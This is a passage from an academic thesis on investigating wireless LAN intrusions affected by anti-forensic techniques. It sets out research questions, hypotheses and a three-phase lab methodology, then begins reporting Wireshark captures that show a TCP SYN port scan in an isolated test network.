Another key area is wireless forensics and the security weaknesses have been reviewed. A key point of wireless forensics is the network flow where the captured network flow could help the investigator to understand the intrusion event. However conventional digital forensic approaches cannot obtain this real-time information. It is not only unrepeatable in normal situations, but also fragile as the evidence is volatile. Moreover the anti-forensics methods such as rootkit can easily damage the integrity and the reliability of the evidence.

For these reasons, this research is designed to increase the forensic soundness of wireless digital investigation affected by anti-forensics through analysing the effects of applied anti-forensic techniques. Therefore, it is necessary to reduce the noise, distance and interference in the wireless environment so that investigator can focus on acquisition and analysis of extracted data. Consequently, the research will be conducted in a simple and isolated wireless environment containing only a single AP and STA.

3.2.3 The Research Questions and Hypothesis

On the foundation of the reviewed articles in Chapter 2, particularly, the existing problems and issues on anti-forensic investigation and wireless forensics discussed in Section 2.6, this thesis has established the research scope for anti-forensic digital investigation for unauthorized intrusion on WLANs. Moreover, considering the current research aim is to conduct a digital investigation to extract reliable evidence from a wireless intrusion event which is affected by anti-forensics the problem area has been clarified. The key problems are selected and discussed in Section 3.2.2. Consequently, based on key problems and aims, the main research questions are stated as:

Q1: What are the requirements to detect the use of anti-forensic techniques encountered in a wireless forensic investigation?

Q2: what is the digital evidence that can be extracted from the intrusive WLANs and host involving the effects of anti-forensic techniques to reconstruct an intrusion incident?

In order to sufficiently answer the research question, a number of sub-questions are stated as:

SQ1: What is the digital evidence can be gathered from wireless network traffic and the host involving the anti-forensic effects?

SQ2: What kinds of information can be extracted from the collected data to detect and determine the use of anti-forensic techniques?

SQ3: What kind of information contains the details of an attack that is unaffected by anti-forensic techniques?

SQ4: What kind of information is corrupted by anti-forensic techniques?

SQ5: What are the methodologies, techniques and tools can be used to recover or mitigate the impact of anti-forensics?

SQ6: What is the best way to reconstruct the incident from the evidence data involving the anti-forensic affection?

Hypotheses for the secondary questions are proposed as following:

H1: The existing digital investigation procedures can be used to acquire data from a wireless intrusion incident involving anti-forensic effects.

H2: The utilization of common anti-forensic techniques left signs and trails in the extracted evidence.

H3: Despite of parts of evidence being destroyed or modified by anti-forensics, others still contain important information about the intrusion incident.

H4: The corrupted part of evidence can be restored or partially restored.

H5: The analysis of the restored data can follow the existing methodologies and techniques of digital investigation.

3.2.4 The Research Phases

The intention of this research is to implement a useful and mature investigation procedure in order to solve the common situations when investigators face anti-forensic obstacles in a wireless forensic investigation. Thus, the capability and ability of the proposed procedure to provide digital evidence of an acceptable standard should be repeatable and testable. The designed research project includes three steps. The testing will be conducted on an isolated laboratory wireless environment.


The purpose of the first phase is to test the security of the experimental environment and the capability of the designed methodology to acquire and preserve the evidence. Furthermore, the testing data could be used as a baseline for the rest of the research. For the next phases, it will be used to evaluate the impact of anti-forensic techniques for acquiring and preserving evidence during the investigation processes. Additionally, the testing data will play a role of comparison for the next research phase and provide a baseline for the researcher to discover and recover the corrupted evidence data.

The first phase of testing starts from gaining access to the experimental 802.11 WLAN, and then using a series of well-known hacking techniques and tools to finish the intrusion on the targeted host through the wireless channel in order to leave enough data for the further research. After the intrusion is finished, the researcher will conduct a digital investigation of three standard procedures including acquisition, extraction and analysis. The finial reported data will act as a starting point for investigator guidelines.

The anti-forensic techniques and methodologies will be applied to hide and destroy the evidence using the same set of well-known attacks in the second phase of testing. The main intrusion operations and investigation procedures will remain the same as the former testing. The final report will be compared with the benchmark and differences will be noted.

The third phase will be a review step. Through analysing the noted differences, the researcher will be able to find the effects of anti-forensic techniques and guide the research to discover and recover the lost evidence which were overlooked in the existing digital investigation procedures. Accordingly, an anti-forensic ready wireless investigation will be written to upgrade the traditional wireless digital investigation principles and as a guide to anti-forensic investigation for 802.11 WLAN.

3.2.5 Data Map


Research Questions
Q1: What are the requirements to detect the use of anti-forensic techniques encountered in a wireless forensic investigation?& Q2: what is the digital evidence that can be extracted from the intrusive WLANs and host involving the effects of anti-forensic techniques to reconstruct an intrusion incident?
Sub Questions
SQ1
SQ2
SQ3
SQ4
SQ5
Research Phases
Phase One
Phase Two
Phase Three
Data Collection, Processing & Analysis
Wireless Network Traffic & Digital Evidence
Extracted Evidence Sets
Finding
Analysis & Comparison
Results
Results Analysis
Hypotheses
H1
H2
H3
H4
H5

3.3 DATA REQUIREMENTS

The proposed research phases presented a number of requirements for various purposes of data handling. Information contained within the acquired evidence data of wireless intrusion experiments from Phase One and Phase Two is massive. It is also complex. In order to compare and analyse the data, it will then be selected and processed to turn into a structured format. The analysis will be based on the processed data, and results of analysis will confirm or otherwise the testing of the hypotheses discussed in Section 3.2.3.

3.3.1 Data Collection

As Philipp (2010, p.64) stated, "Evidence collection is the most important part of the investigation of any incident, and it is even more important if the evidence will find its way into a court of law". Therefore, the data collection is not only critical but also essential for this forensic research.

From the designed research methodology, the evidence data are generated from the wireless intrusion processes, thus two kinds of evidence data will be collected, the wireless network traffic and digital evidence from the intrusive host. The best practice published by National Institute of Justice suggests that information to collect during a wireless intrusion investigation may include the Service Set Identifier (SSID), Dynamic Host Configuration Protocol (DHCP), and logs were maintained of wireless connections that were established (NIJ, 2007, p.59).

To collect the wireless network traffic, a tool called WireShark will be applied for the research. As recommended the wireless forensic tools should be fully passive and not generate any traffic into the captured data stream. They also have advanced logging capabilities so that all the actions and steps executed can be accurately tracked. The WireShark has the advantages as stated, and it is designed as a capture and analysis tool for network packets. Thus the network traffic generated from Phase One will be completely collected and used to as a benchmark to compare with the traffic generated in Phase Two.

Apart from wireless network traffic, the digital evidence will also be collected from Phase One and Phase Two. The expectation of the collection of digital evidence is that the entire disk will be forensically imaged as a standard form respectively from the Phase One and Phase Two. Each image should maintain the original content and waiting for the evidence extraction. For this reason, specific devices and software will be applied, such as the WriteBlocker, FTK Imager or EnCase, such tools are particularly designed for forensic purposes.

3.3.2 Data Processing

Data processing will start with extracting the evidence data from captured wireless network traffic and disk imagers described in Section 3.3.2, then entering them into a finding table as records for the further analysing. The extraction process will use a combination of automated and manual methods to access and extract data of particular interest for the specific situation. Accordingly, in the current research, the examination of collected data will focus on certain places, such as operating system user logs so called UserAssist, IDS logs and alerts, source and destination IP and MAC addresses. The extracted evidence and relevant entries will in turn be summarized in a findings table that contains a summary of the evidence information, evidence description, and location. According to the designed research methodology, the tables generated from Phase One and Phase Two then are used as a basis for the data analysis phase of research.

3.3.3 Data Analysis

From the forensic perspective, to derive useful information that addresses the questions that guided the collection and extraction, the analysis of the result of the extraction is necessary. The main data analysis done in this research will be comparing the finding tables from Phase One (evidence data extracted from acquired data set without the affection of anti-forensic techniques) and Phase Two (evidence data extracted from corrupted data set by anti-forensic techniques). Both Phases are using the same set of common intrusion methods and tools to generate evidence data and the same procedures of investigation to collected evidence data will allow a direct comparison, showing how affected anti-forensic techniques are impacting the wireless intrusion investigation.

For example, assuming the finding table from Phase One is the table A, the other one from Phase Two is table B. If evidence X exists in table A but not in table B, which can be seen as one of the influences of anti-forensics. Because both Phases are using the same intrusion methods, the generated and collected evidence data should be same. Thus the reason why evidence X are not found in Phase Two is anti-forensic techniques which were applied in Phase Two have destroyed or embedded evidence X. The location of evidence X in table A will be a direction for anti-forensic investigation. For instant, assuming the disappeared evidence X of table B was destroyed by wiping tools, reviewing the same location as table A on the bit level, will find the unique trails left by these tools. Thus a researcher could take a serial actions aimed at the specific anti-forensic method. The final results through the analysing (comparing) processed data will be helpful to answer the research question.

3.4 LIMITATIONS OF THE RESEARCH

The proposed research aims to construct a systematic approach that could be used to detect and investigate a wireless intrusion incident affected by anti-forensic techniques. However the presented research methodology contains various limitations which are noted below.

In the proposed research, in order to focus on acquisition and analysis of captured wireless network data, the noise, distance and interference in the wireless environment will be reduced artificially. Thus the testing will be conducted in an isolated location with simple components of devices. However in a real world WLAN, the wireless signals and traffic are much more complicated. For example, if an intruder kept changing his/her IP address frequently which could make the acquisition work become much harder or sometimes impossible.

In addition, the examination of acquired evidence has the inherent limitation of lack of knowledge. For instance, the review of collected operating system data is based on specific forensic knowledge and the understanding of system structure, especially when the data was affected by anti-forensic techniques. Thus the range of operating systems with a targeted host is limited to most common and familiar ones such as Windows 7 or Windows XP.

On the other hand, the number and varieties of penetration and anti-forensic methods and tools which are applied in the research will be limited. As previously stated, the main focus of this research is the anti-forensic investigation of wireless intrusion incidents. The penetration processes are only used to generate research data, thus one or two penetration tools will be utilized such as Metasploit Framework or Nmap. As reviewed in Section 2.1, there are four well-known categories of anti-forensic methods, however with this research will only focus on a number of mature anti-forensic techniques, like data hiding, wiping and trail obfuscation. Currently, the attacks against the forensics processes or tools have not matured into systematic approaches to achieve the anti-forensic goals.

3.5 CONCLUSION

Chapter 3 focused on developing the research methodology to conduct the research about anti-forensic investigation of wireless intrusion incidents. A number of previous research reports on related areas have been reviewed and then discussed in order to construct an appropriate methodology for this research. The previously reviewed literature in Chapter 2 identified current problems and issues existing in the research area. In Section 3.2.2 the key research problems were chosen and used to develop the related research questions, as well as the predicted hypotheses for each sub-question. The proposed research phases were then outlined and encapsulated in a data map to show how all the parts are to fit together. Finally, the data requirements are defined and detailed for the data collection, processing and analysis in each research phase.

The review of previous studies established the knowledge of the testing, and the steps and tools to apply. The testing data will be generated based on two wireless intrusion experiments with the difference between these experiments showing anti-forensic effects. The data will be collected respectively through the network capture tools and computer forensic software. The existing investigation procedures will be applied to the collected data and the results will be compared with each other, and the final outcomes will be used to test hypotheses and to answer the research question. Chapter 4 will present the outcomes of the testing as set out by the research methodology.

Chapter 4

Research Findings

4.0 INTRODUCTION

The previous Chapter 3 has defined the research question based on the identification of problems and issues with wireless digital investigation and potential anti-forensic effects. To answer the questions, the research phases and data requirements have been established. In addition, the limitations of proposed research methodology have been declared.

Chapter 4 will report the findings from the research design specified in Chapter 3. First variations made to the originally research plan during the execution will be addressed in Section 4.1. Then the outcomes from designed research phases will be presented in Section 4.2. The analysis will be presented in Section 4.2.1 (captured wireless network flow) and Section 4.2.2 (collected evidence data). In section 4.2.3 further analysis is made.

4.1 VARIATIONS TO PLAN

A number of variations have been made to the originally research plan during the design implementation. These variations were made to solve practical problems and to overcome obstacles to achieving the expected outcomes for the research.

The proposed research methodology planned to use Metasploit and Nmap as the scanning tools, however when doing the actual test, the Namp and scanning function of Metasploit lacked the ability to discover the valuable or high risk vulnerabilities of the testing system. Hence ignoring the vulnerability of potential exploits and sessions between the test target and the test launcher was unacceptable. Thus another scanner called Nessus was used in the experiment. It took the place of the proposed tools and resulted in discovery of system services and vulnerabilities when they were exported and exploited by the Metasploit Framework. Apart from the change of scanners, the exploitation and wireless netflow capture tools stayed the same, and the captured netflow would not be affected due to the software variation.


On the other hand, there is an important variation to the proposed research phases when doing the data collection. According to the proposed research phases in Section 3.2.4, the second research phase would repeat the information gathering and penetration processes to insure the generated data would remain the same as Phase One. However after the real world testing and operating, the researcher found it is very hard to keep the generated data unchanged. For instance, when using the Metasploit Framework to launch the attack models, the results of exploitation may be affect by many reasons, like the previous attacking models or other system services may occupy a port which can cause the failing of the following exploitation processes. So the penetration processes and consequence maybe various depending on certain situations. To avoid the problem the actual operating procedures were changed. The repeating steps of penetration at Phase Two were cancelled and applied anti-forensic tools were directly used on the system as soon as Phase One was finished. Hence the expected penetrating data of Phase One and Phase Two will stay the same and collected data based on them will work as the benchmarks to identify the effects of anti-forensic techniques.

4.2 COLLECTED DATA AND ANALYSIS

As stated in Section 3.3, the data collected from the designed research processes would contain two kinds of evidence data, the wireless network traffic and digital evidence from the intrusive host. This section will report the findings from the captured wireless network flow, the examination of acquired evidence data, and also the combined analysis.

4.2.1 Captured Wireless Network Flow and Analysis


The capturing of wireless network traffic through the entire intrusion processes was extensive and took several hours for each run. Thus the number of captured packets is shown in Figure 4.1. The large number of captured packets is almost impossible to completely review so the researcher mainly focused on analysing the attacker's behaviours from the captured Netflow.



Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes
⊟ Frame	100.00 %	169602	100.00 %	27414738	0.045	0	0
⊟ Ethernet	100.00 %	169602	100.00 %	27414738	0.045	0	0
⊟ Internet Protocol Version 4	100.00 %	169602	100.00 %	27414738	0.045	0	0
⊞ User Datagram Protocol	0.29 %	500	0.19 %	51917	0.000	3	180
⊞ Transmission Control Protocol	99.66 %	169020	99.77 %	27350675	0.045	114583	11599177
Internet Control Message Protocol	0.05 %	81	0.04 %	10632	0.000	81	10632
Data	0.00 %	1	0.01 %	1514	0.000	1	1514

Figure 4.1 Protocol Hierarchy Statistics of Captured Packets

Figure 4.2 shows, the basic information about the intrusion incident that can be identified from any one of the communication packets, such as: attack launcher's IP (192.168.1.102), MAC address (e8:40:f2:0a:34:7f) and device manufacturer (Pegatron), target's IP (192.168.1.101), MAC address (5c: ac: 4c:26:41:f1), device manufacturer (HonHaiPr), and intrusion incident started from 13:00 Sep 20, 2013.




```
⊞ Frame 9131: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
⊟ Ethernet II, Src: HonHaiPr_26:41:f1 (5c:ac:4c:26:41:f1), Dst: Pegatron_0a:34:7f (e8:40:f2:0a:34:7f)
  ⊞ Destination: Pegatron_0a:34:7f (e8:40:f2:0a:34:7f)
  ⊞ Source: HonHaiPr_26:41:f1 (5c:ac:4c:26:41:f1)
    Type: IP (0x0800)
⊞ Internet Protocol Version 4, Src: 192.168.1.101 (192.168.1.101), Dst: 192.168.1.102 (192.168.1.102)
⊟ Transmission Control Protocol, Src Port: 8009 (8009), Dst Port: 59338 (59338), Seq: 1, Ack: 1, Len: 0
    Source port: 8009 (8009)
    Destination port: 59338 (59338)
    [Stream index: 4373]
    Sequence number: 1    (relative sequence number)
    Acknowledgment number: 1    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x014 (RST, ACK)
```

Figure 4.2 Packet Details

Despite this information that can be extracted from the packet, more details about the intrusion processes will be discovered after the review of the captured Netflow. All connections based on Transmission Control Protocol (TCP) between two computers are started with building the TCP three-way handshake, and normally when a client wants to end this connection, it will be started with client A sent a TCP packet with FIN/ACK symbol to client B, then client B responses a ACK packet and return a FIN/ACK packets to client A, the last step is client A send a


ACK packet to end this connection. However in certain cases, the connection maybe terminated by a packet with RST symbol which means some unexpected situations happened but this kind of packets should be very rare.



```
446 29.4132040 192.168.1.101   192.168.1.102   TCP   54 cspmlockmgr > 43698 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
447 29.4132150 192.168.1.102   192.168.1.101   TCP   62 57387 > dx-instrument [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
448 29.4132200 192.168.1.101   192.168.1.102   TCP   54 dx-instrument > 57387 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
449 29.4132290 192.168.1.102   192.168.1.101   TCP   62 57445 > elan [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
450 29.4132340 192.168.1.101   192.168.1.102   TCP   54 elan > 57445 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
451 29.4132440 192.168.1.102   192.168.1.101   TCP   62 50912 > rgtp [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
452 29.4132500 192.168.1.101   192.168.1.102   TCP   54 rgtp > 50912 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
453 29.4132600 192.168.1.102   192.168.1.101   TCP   62 57144 > confluent [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
454 29.4132650 192.168.1.101   192.168.1.102   TCP   54 confluent > 57144 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
455 29.4136000 192.168.1.102   192.168.1.101   TCP   62 rfb > sdsc-lm [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
456 29.4136090 192.168.1.101   192.168.1.102   TCP   54 sdsc-lm > rfb [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
457 29.4136220 192.168.1.102   192.168.1.101   TCP   62 24355 > gemini-lm [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
458 29.4136280 192.168.1.101   192.168.1.102   TCP   54 gemini-lm > 24355 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
459 29.4449840 192.168.1.102   192.168.1.101   TCP   62 19805 > isis-ambc [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
460 29.4450100 192.168.1.101   192.168.1.102   TCP   54 isis-ambc > 19805 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
461 29.4528900 192.168.1.102   192.168.1.101   TCP   62 38379 > rrifmm [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
462 29.4529120 192.168.1.101   192.168.1.102   TCP   54 rrifmm > 38379 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
463 29.4531100 192.168.1.102   192.168.1.101   TCP   62 12267 > aspen-services [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
464 29.4531230 192.168.1.101   192.168.1.102   TCP   54 aspen-services > 12267 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
465 29.4531440 192.168.1.102   192.168.1.101   TCP   62 44264 > concomp1 [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
466 29.4531540 192.168.1.101   192.168.1.102   TCP   54 concomp1 > 44264 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
467 29.4531720 192.168.1.102   192.168.1.101   TCP   62 47441 > fiorano-rtrsvc [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
468 29.4531810 192.168.1.101   192.168.1.102   TCP   54 fiorano-rtrsvc > 47441 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
469 29.4531980 192.168.1.102   192.168.1.101   TCP   62 43991 > dawn [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
470 29.4532070 192.168.1.101   192.168.1.102   TCP   54 dawn > 43991 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
471 29.4532780 192.168.1.102   192.168.1.101   TCP   62 17375 > bts-appserver [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
472 29.4532900 192.168.1.101   192.168.1.102   TCP   54 bts-appserver > 17375 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
473 29.4533090 192.168.1.102   192.168.1.101   TCP   62 LiebDevMgmt-C > troff [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
474 29.4533170 192.168.1.101   192.168.1.102   TCP   54 troff > LiebDevMgmt-C [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
475 29.4533340 192.168.1.102   192.168.1.101   TCP   62 65122 > dlswpn [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
476 29.4533430 192.168.1.101   192.168.1.102   TCP   54 dlswpn > 65122 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
477 29.4533600 192.168.1.102   192.168.1.101   TCP   62 38346 > qencp [SYN] Seq=0 Win=4096 Len=0 MSS=1460 SACK_PERM=1
```

Figure 4.3 Screenshot of TCP RST Packets


Figure 4.3 is a screen capture from the reviewing WireShark capture file which was created during the intrusion incident. As previously stated, the RST packets only appeared when an unexpected connection shut down. Thus this phenomenon can be sure that attacker used TCP SYN scanning to gather the system information. SYN scanning is a common method to gain the information about target system running service and open port, which is based on TCP three-way handshake working mechanism. For instance, when one of running services on the scanned port received a SYN packets, it will response a TCP SYN/ACK packet to the sender, but if the service is not running on the scanned port, according to the system configuration, the scanner will receive a TCP RST packet as a response. Consequently, the scanner would know which service is running on the target's machine and their open ports. The following Figure 4.4 is the capture of corresponding expert information about Figure 4.3, which clearly shows that there is only one conversation between the connection requester and responder. The reason why this conversation would not keep going is the scanned port was closed.



```
Sequence  TCP          Connection establish request (SYN): server port cspmlockmgr        1
   Packet:          445                                                                 1
Sequence  TCP          Connection establish request (SYN): server port dx-instrument      1
Sequence  TCP          Connection establish request (SYN): server port elan               1
Sequence  TCP          Connection establish request (SYN): server port rgtp               1
Sequence  TCP          Connection establish request (SYN): server port confluent          1
Sequence  TCP          Connection establish request (SYN): server port sdsc-lm            1
Sequence  TCP          Connection establish request (SYN): server port gemini-lm          1
Sequence  TCP          Connection establish request (SYN): server port isis-ambc          1
Sequence  TCP          Connection establish request (SYN): server port rrifmm             1
Sequence  TCP          Connection establish request (SYN): server port aspen-services     1
Sequence  TCP          Connection establish request (SYN): server port concomp1           1
Sequence  TCP          Connection establish request (SYN): server port fiorano-rtrsvc     1
